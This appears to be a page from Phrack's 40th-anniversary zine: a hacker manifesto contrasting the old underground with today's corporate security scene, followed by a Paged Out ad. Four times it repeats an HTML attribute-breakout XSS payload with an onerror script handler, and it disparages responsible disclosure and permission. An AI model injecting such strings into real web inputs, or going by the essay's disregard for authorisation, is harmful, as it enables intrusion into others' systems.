The paradise of the underground has been paved over by venture capital and compliance frameworks, steamrolling everything we used to stand for.



We Were Hackers, Not Consumers

Then: We were the creators in a world of closed systems. If the machine didn't do what we wanted, we opened it. We wrote shellcode by hand. We used opcode charts like musicians used sheet music. We owned the stack.

Now: The stack owns us. We run opaque blobs inside containers on someone else's infrastructure. Modern "security research" means fuzzing v8 apps in Kubernetes or staring into the abyss of vendor APIs.

Many call themselves hackers without ever having debugged a segfault or read an RFC.

The Underground Is Dead—Long Live the Underground

Then: Phrack was the Rosetta Stone. 2600 was gospel. IRC was sacred ground. Zines were copied, not monetized. We earned respect by contributing tools, ideas, or code, never by chasing clout.

Now: We scroll past 40-tweet threads explaining how *sudo* works. Seriously? We get TikToks on hacking by people in hoodies set to trap music, a caricature at best. "Influencer" and "hacker" now share the same business card.

Yet, somewhere the spirit persists. Hidden away in encrypted Matrix rooms, deep inside dead drop Git repositories and onion forums, the real work continues. The underground never died — it just moved to quieter places.

The Corporatization of Dissent

Then: We were anarchists with a cause. When we hacked, it was to challenge control, not enforce it. We saw the abuse of power, and we exposed it — not for bug bounties, but for truth.

Now: The same corporations that used to call us criminals now sponsor "cybersecurity summits." We speak at cons funded by defense contractors. Nation-state APTs get romanticized. Zero-day brokers operate with impunity.

The hacker ethos was never about permission. Now even our rebellion needs approval.

The Spirit Remains

I know I sound bitter, but here's the thing: it was never really about the tech or getting into systems. It was about *freedom*. Freedom to think, to question, to build and break without limits. That spark is hard to find now, but it still lives in the rarest of places:

- In the sysadmin quietly running their own mailserver.
- In the student soldering a WiFi module to an 80s calculator.
- In the researcher publishing their PoC **without** a brand campaign.
- In the collective that forks closed-source hardware just to see what's inside.

The manifesto lives on — not in blog posts, but in the act of refusing to conform.

Call to the Next Generation

We do not gatekeep, but we warn.

Do not mistake certifications for competence. Do not confuse platforms with community. Do not accept that "responsible disclosure" means asking permission to be curious.

Read the classics. Study the protocol. Run your own infrastructure. Know what came before you.

Above all: ask questions, and never wait for answers to be approved.

The 41st Byte

This is not a return to the past, it is a declaration of continuity.

For 40 years, Phrack has stood as a monument, not to nostalgia but to resistance, to knowledge, and to the hacker spirit that refuses to die. Let this not be the end of an era, but the beginning of the next.

Hack the planet. Again.

Written in honor of Loyd Blankenship ("The Mentor"),
in celebration of 40 years of Phrack.
By one of the curious, still connected.

HACK THE PLANET
AGAIN


> keep hacking

'"><img src="notes" onerror="a_page_for_your_notes()">

...

'"><img src="notes" onerror="a_page_for_your_notes()">

...


'"><img src="notes" onerror="a_page_for_your_notes()">

...

'"><img src="notes" onerror="a_page_for_your_notes()">

...


#_
PAGED OUT!
LOVE HACKER ZINES?
SO DO WE!
CHECK OUT PAGED OUT!
AT HTTPS://PAGEDOUT.INSTITUTE/
SYSCALLS SING WHEN
PHRACK DROPS!
MASSIVE
GREETZ
TO THE MIGHTY
PHRACK CREW



PHRACK

40TH ANNIVERSARY EDITION